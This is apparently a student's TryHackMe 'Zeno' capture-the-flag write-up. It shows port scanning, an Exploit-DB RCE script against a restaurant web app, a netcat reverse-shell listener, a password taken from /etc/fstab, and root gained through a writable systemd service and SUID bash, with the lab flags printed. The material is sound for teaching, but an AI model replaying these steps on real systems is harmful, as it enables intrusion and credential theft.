

TryHackMe — Zeno

Vulnerability Assessment & Exploitation Report

Author: Nirmiti Dhawade

Date: Dec/2025

Platform: TryHackMe

Machine: Zeno

Objective: Gain access, escalate privileges, demonstrate risk.

1. Executive Summary

The Zeno machine exposed multiple services.

A vulnerable Restaurant Management System (RMS) running on port 12340 allowed Remote Code Execution (RCE), providing initial shell access.

Weak permission controls enabled privilege escalation to root, resulting in total system compromise.

2. Scope

Environment: TryHackMe Lab

Target: Zeno machine only

Activities authorized :

Service discovery

Exploitation for learning

Privilege escalation

3. Methodology

Host discovery

Port & service enumeration

Vulnerability identification

Exploitation (initial foothold)

Privilege escalation

Flag verification

4. Technical Walkthrough (WITH PoC)

4.1 Connectivity Check

Command : ping <IP>

Purpose: Confirm target is reachable.

```
--(kali@kali) [~/Downloads]
$ ping 10.80.137.34
PING 10.80.137.34 (10.80.137.34) 56(84) bytes of data:
64 bytes from 10.80.137.34: icmp_seq=1 ttl=62 time=310 ms
64 bytes from 10.80.137.34: icmp_seq=2 ttl=62 time=256 ms
64 bytes from 10.80.137.34: icmp_seq=3 ttl=62 time=387 ms
64 bytes from 10.80.137.34: icmp_seq=4 ttl=62 time=407 ms
64 bytes from 10.80.137.34: icmp_seq=5 ttl=62 time=336 ms
64 bytes from 10.80.137.34: icmp_seq=6 ttl=62 time=347 ms
64 bytes from 10.80.137.34: icmp_seq=7 ttl=62 time=378 ms
64 bytes from 10.80.137.34: icmp_seq=8 ttl=62 time=297 ms
64 bytes from 10.80.137.34: icmp_seq=9 ttl=62 time=177 ms
64 bytes from 10.80.137.34: icmp_seq=10 ttl=62 time=347 ms
64 bytes from 10.80.137.34: icmp_seq=11 ttl=62 time=369 ms
64 bytes from 10.80.137.34: icmp_seq=12 ttl=62 time=397 ms
64 bytes from 10.80.137.34: icmp_seq=13 ttl=62 time=521 ms
64 bytes from 10.80.137.34: icmp_seq=14 ttl=62 time=289 ms
64 bytes from 10.80.137.34: icmp_seq=15 ttl=62 time=368 ms
64 bytes from 10.80.137.34: icmp_seq=16 ttl=62 time=390 ms
64 bytes from 10.80.137.34: icmp_seq=17 ttl=62 time=518 ms
64 bytes from 10.80.137.34: icmp_seq=18 ttl=62 time=338 ms
64 bytes from 10.80.137.34: icmp_seq=19 ttl=62 time=411 ms
64 bytes from 10.80.137.34: icmp_seq=20 ttl=62 time=389 ms
64 bytes from 10.80.137.34: icmp_seq=21 ttl=62 time=509 ms
64 bytes from 10.80.137.34: icmp_seq=22 ttl=62 time=432 ms
64 bytes from 10.80.137.34: icmp_seq=23 ttl=62 time=149 ms
64 bytes from 10.80.137.34: icmp_seq=24 ttl=62 time=379 ms
64 bytes from 10.80.137.34: icmp_seq=25 ttl=62 time=499 ms
64 bytes from 10.80.137.34: icmp_seq=26 ttl=62 time=219 ms
64 bytes from 10.80.137.34: icmp_seq=27 ttl=62 time=451 ms
64 bytes from 10.80.137.34: icmp_seq=28 ttl=62 time=313 ms
64 bytes from 10.80.137.34: icmp_seq=29 ttl=62 time=390 ms
64 bytes from 10.80.137.34: icmp_seq=30 ttl=62 time=320 ms
64 bytes from 10.80.137.34: icmp_seq=31 ttl=62 time=363 ms
64 bytes from 10.80.137.34: icmp_seq=32 ttl=62 time=370 ms
64 bytes from 10.80.137.34: icmp_seq=33 ttl=62 time=491 ms
64 bytes from 10.80.137.34: icmp_seq=34 ttl=62 time=312 ms
64 bytes from 10.80.137.34: icmp_seq=35 ttl=62 time=330 ms
64 bytes from 10.80.137.34: icmp_seq=36 ttl=62 time=252 ms
64 bytes from 10.80.137.34: icmp_seq=37 ttl=62 time=590 ms
```

4.2 Service Enumeration (Nmap)

Command : `nmap -sC -sV -A <IP>`

Key Results

22/tcp — SSH

12340/tcp — HTTP service

Why: Understand exposed services and versions.

```
(kali㉿kali)-[~/Downloads]
└─$ nmap -sS -p- -T4 -v -sC -sV -oA scan 10.80.137.34


Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 15:58 IST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:58
Completed NSE at 15:58, 0.00s elapsed
Initiating NSE at 15:58
Completed NSE at 15:58, 0.00s elapsed
Initiating NSE at 15:58
Completed NSE at 15:58, 0.00s elapsed
Initiating Ping Scan at 15:58
Scanning 10.80.137.34 [4 ports]
Completed Ping Scan at 15:58, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:58
Completed Parallel DNS resolution of 1 host. at 15:58, 0.01s elapsed
Initiating SYN Stealth Scan at 15:58
Scanning 10.80.137.34 [65535 ports]
Discovered open port 22/tcp on 10.80.137.34
SYN Stealth Scan Timing: About 4.32% done; ETC: 16:10 (0:11:27 remaining)
SYN Stealth Scan Timing: About 18.61% done; ETC: 16:03 (0:04:27 remaining)
SYN Stealth Scan Timing: About 34.85% done; ETC: 16:02 (0:02:50 remaining)
SYN Stealth Scan Timing: About 53.01% done; ETC: 16:02 (0:01:47 remaining)
SYN Stealth Scan Timing: About 72.30% done; ETC: 16:01 (0:00:58 remaining)
SYN Stealth Scan Timing: About 82.24% done; ETC: 16:02 (0:00:41 remaining)
Discovered open port 12340/tcp on 10.80.137.34
Completed SYN Stealth Scan at 16:02, 221.57s elapsed (65535 total ports)
Initiating Service scan at 16:02
Scanning 2 services on 10.80.137.34
Completed Service scan at 16:02, 12.03s elapsed (2 services on 1 host)

Initiating NSE at 16:02
Completed NSE at 16:02, 0.62s elapsed
Initiating NSE at 16:02
Completed NSE at 16:02, 0.00s elapsed
Nmap scan report for 10.80.137.34
Host is up (0.15s latency).
Not shown: 65312 filtered tcp ports (no-response), 221 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
|   256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
|_  256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
12340/tcp  open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: We#39;ve got some trouble | 404 - Resource not found
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-methods:
|   Supported Methods: OPTIONS GET HEAD POST TRACE
|_  Potentially risky methods: TRACE

NSE: Script Post-scanning.
Initiating NSE at 16:02
Completed NSE at 16:02, 0.00s elapsed
Initiating NSE at 16:02
Completed NSE at 16:02, 0.00s elapsed
Initiating NSE at 16:02
Completed NSE at 16:02, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 239.94 seconds
Raw packets sent: 130993 (5.764MB) | Rcvd: 454 (34.948KB)
```

4.3 Inspecting HTTP Service (Port 12340)

Accessed in browser → “resource not found”.



4.4 Directory Bruteforce (Gobuster)

Command : gobuster dir -u http://<IP>:12340 -w <wordlist>

Result: /rms

```
Raw packets sent: 130993 (5.764MB) | Rcvd: 454 (34.948KB)

(kali@kali)-[~/Downloads]
$ gobuster dir -u http://10.80.137.34:12340/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.80.137.34:12340/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 4396 / 220559 (1.99%) [ERROR] error on word jobs: timeout occurred during the request
[ERROR] error on word contactus: timeout occurred during the request
/rms (Status: 301) [Size: 238] [--> http://10.80.137.34:12340/rms/]
Progress: 16702 / 220559 (7.57%)^C

(kali@kali)-[~/Downloads]
$ searchsploit Restaurant Management System
=====
Exploit Title | Path
-----|-----
Restaurant Management System 1.0 - SQL Injection | php/webapps/51330.txt
Restaurant Management System 1.0 - Remote Code Execution | php/webapps/47520.py
=====
Shellcodes: No Results
```

Reasoning: Hidden directories often reveal admin panels/apps.

4.5 Restaurant Management System Identified

Opened : `http://<IP>:12340/rms`

RMS application visible.

The screenshot shows a web browser window displaying the Pathfinder Hotel Restaurant Management System (RMS) interface. The browser's address bar shows the URL `http://10.80.137.34:12340/rms/`. The page has a navigation bar with links: Home, Food Zone, Special Deals, My Account, and Contact Us. The main content area features a banner for the Pathfinder Hotel Restaurant, a welcome message, and two forms: a login form and a registration form. The login form includes fields for Email, Password, and a Remember me checkbox, with a 'Forgot password?' link and 'Clear Fields' and 'Login' buttons. The registration form includes fields for First Name, Last Name, Email, Password, Confirm Password, Security Question, and Security Answer, with a '- select question -' dropdown and 'Clear Fields' and 'Register' buttons. The footer contains links to Home Page, About Us, Special Deals, Food Zone, and Affiliate Program, along with a copyright notice for 2023 Pathfinder Hotel.

Pathfinder Hotel Restaurant

WELCOME TO PATHFINDER HOTEL **RESTAURANT MANAGEMENT SYSTEM!**

Order your food today from the Food Zone and it will be delivered at your door step. Jump in to our weekly special deals in the Special Deals menu. Register an account with us to enjoy fast ordering, delivery, and convenient payment of your food. Start now by logging in below or registering if you don't have an account with us.

*** Required fields**

Email

Password

☐ Remember me [Forgot password?](#)

[Clear Fields](#) [Login](#)

*** Required fields**

First Name

Last Name

Email

Password

Confirm Password

Security Question

Security Answer

[Clear Fields](#) [Register](#)

Home Page | About Us | Special Deals | Food Zone | Affiliate Program |
[Administrator]

© 2023 Pathfinder Hotel. All Rights Reserved

4.7 Running the Exploit (Initial Foothold)

Copied exploit : `cp /usr/share/exploitdb/exploits/php/webapps/47520.py .`

`ls`

Executed : `python3 47520.py`

Result: shell + exploit URL.

```
(kali㉿kali)-[~/Downloads]
└─$ nano /usr/share/exploitdb/exploits/php/webapps/47520.py

(kali㉿kali)-[~/Downloads]
└─$ sudo nano /usr/share/exploitdb/exploits/php/webapps/47520.py

[sudo] password for kali:

(kali㉿kali)-[~/Downloads]
└─$ cp /usr/share/exploitdb/exploits/php/webapps/47520.py .

(kali㉿kali)-[~/Downloads]
└─$ ls
01-Empire-Lupin-One.fE0oITwZ.zip.part
01-Empire-Lupin-One.zip
3f967e89-acbc-4c15-b631-2d2599a91728_ExportBlock-82381d8c-ee2f-4824-8514-fb1079fb26cc.zip
47520.py
'Android_Vulnerabilities_Report(1).xlsx'
Android_Vulnerabilities_Report.xlsx
'Burp Suite Professional Edition v2025.6.1 x64 Full Activated + Extensions - Www.Dr-FarFar.CoM'
burpsuite_pro_linux_v2025_10_3.sh
burpsuite_pro_v2025.9.5.jar
'cacert(1).der'
cacert.der
'change nsg id to temp.txt'
create.sql
'day02-1764695010249(1).zip'
'day02-1764695010249.zip'
DisASM.dll
eu-west-1-nirmitii-regular.ovpn
'GET change projects service id api.txt'
```

Impact: Remote Command Execution confirmed .

4.8 Reverse Shell Upgrade

Generated Python reverse shell (revshells.com)

Added to exploit URL after php=

Listener: nc -lvnp 4444

Reverse shell received.

```
(kali@kali)~[~/Downloads]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.208.142] from (UNKNOWN) [10.80.137.34] 54474
sh-4.2$ ls
ls
1.PNG
47446233-clean-noir-et-gradient-sombre-image-de-fond-abstrait-.jpg
Desert.jpg
Thumbs.db
base-bg.gif
head-img.jpg
icon_menu.gif
logo.gif
logo2.gif
no-image-available.png
pizza-inn-map4-mombasa-road.png
reverse-shell.php
sh-4.2$ cat /etc/fstab
cat /etc/fstab
#
# /etc/fstab
# Created by anaconda on Tue Jun  8 23:56:31 2021
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
/dev/mapper/centos-root /      xfs     defaults        0 0
UUID=507d63a9-d8cc-401c-a660-bd57acfd41b2 /boot xfs     defaults        0 0
/dev/mapper/centos-swap swap  defaults        0 0
#//10.10.10.10/secret-share /mnt/secret-share cifs    _netdev,vers=3.0,ro,username=zeno,password=FrobjoodAdkoonceanJa,domain=l
ocaldomain,soft 0 0
sh-4.2$ cat /etc/fstab
cat /etc/fstab
#
# /etc/fstab
# Created by anaconda on Tue Jun  8 23:56:31 2021
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
/dev/mapper/centos-root /      xfs     defaults        0 0
UUID=507d63a9-d8cc-401c-a660-bd57acfd41b2 /boot xfs     defaults        0 0
/dev/mapper/centos-swap swap  defaults        0 0
#//10.10.10.10/secret-share /mnt/secret-share cifs    _netdev,vers=3.0,ro,username=zeno,password=FrobjoodAdkoonceanJa,domain=l
ocaldomain,soft 0 0
sh-4.2$ ls -la /home
ls -la /home
total 0
drwxr-xr-x.  3 root root 20 Jul 26  2021 .
dr-xr-xr-x. 17 root root 224 Jun  8  2021 ..
drwxr-xr-x.  3 root root 127 Sep 21  2021 edward
sh-4.2$ su edward
su edward
Password: FrobjoodAdkoonceanJa
[edward@zeno images]$ ls
ls
```



4.9 Internal Enumeration

Command : `ls -la /home`

Found user: edward

Switched user : `su edward`

Credentials worked.

```
drwxr-xr-x. 3 root root 127 Sep 21 2021 edward
sh-4.2$ su edward
su edward
Password: FrobjoodAdkoonceanJa

[edward@zeno images]$ ls
ls
1.PNG
47446233-clean-noir-et-gradient-sombre-image-de-fond-abstrait-.jpg
Desert.jpg
Thumbs.db
base-bg.gif
head-img.jpg
icon_menu.gif
logo.gif
logo2.gif
no-image-available.png
pizza-inn-map4-mombasa-road.png
reverse-shell.php
[edward@zeno images]$ whami
whami
bash: whami: command not found
[edward@zeno images]$ whoami
whoami
edward
[edward@zeno images]$
Session terminated, killing shell... ..killed.
sh-4.2$

(kali@kali)-[~/Downloads]
$
```

4.10 SSH as Edward

Command : `ssh edward@<IP>`

Access granted.

Captured user flag.

```
(kali@kali)-[~/Downloads]
└─$ ssh edward@10.80.137.34
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
edward@10.80.137.34's password:
Last login: Sat Dec 27 12:22:26 2025 from ip-192-168-208-142.eu-west-1.compute.internal
[edward@zeno ~]$ ls
user.txt
[edward@zeno ~]$ cd /mnt/secret-share/
[edward@zeno secret-share]$ ls
bash
[edward@zeno secret-share]$ ./bash -p
bash-4.2# ls
bash
bash-4.2# cd /root
bash-4.2# ls
anaconda-ks.cfg  bash_history  root.txt  zeno-monitoring.log  zeno-monitoring.py
bash-4.2# cat root.txt
THM{b187ce4b85232599ca72708ebde71791}
bash-4.2# cd /home
bash-4.2# ls
edward
bash-4.2# cd edward
bash-4.2# ls
user.txt
bash-4.2# cat user.txt
THM{070cab2c9dc622e5d25c0709f6cb0510}
bash-4.2#
```

4.11 Privilege Escalation

Checked writable files:

Command : `find /etc -writable 2>/dev/null`

Editable monitoring file found.

Edited:

Command : `vim /etc/monitoring-service`

Injected bash execution.

Gained elevated shell:

Command : `./bash -p`


`cd /root`

Captured root flag.

edited file

root shell


root.txt



```
(kali@kali)~[~/Downloads]
$ ssh edward@10.80.137.34
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
edward@10.80.137.34's password:
Last login: Sat Dec 27 12:03:17 2025 from ip-192-168-208-142.eu-west-1.compute.internal
[edward@zeno ~]$ cd /mnt/secret-share/
[edward@zeno secret-share]$ ls
[edward@zeno secret-share]$ cd ..
[edward@zeno mnt]$ ls
secret-share
[edward@zeno mnt]$ cd secret-share
[edward@zeno secret-share]$ ls -la
total 0
drwxr-xr-x. 2 edward edward  6 Sep 21 2021
drwxr-xr-x. 3 root   root   26 Sep 21 2021
[edward@zeno secret-share]$ ./bash -p
-bash: ./bash: No such file or directory
[edward@zeno secret-share]$ vim /etc/systemd/system/zeno-monitoring.service
[edward@zeno secret-share]$ ls -la
total 0
drwxr-xr-x. 2 edward edward  6 Dec 27 12:34
drwxr-xr-x. 3 root   root   26 Sep 21 2021
[edward@zeno secret-share]$ cat /etc/systemd/system/zeno-monitoring.service
[Unit]
Description=Zeno monitoring
```


tryhackme.com/room/zeno

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Congratulations on completing Zeno!!! 🎉

Points earned 60	Completed tasks 2	Room type Challenge	Difficulty Medium	Streak 1
---------------------	----------------------	------------------------	----------------------	-------------

99,436 users are actively learning this week

Leave Feedback Continue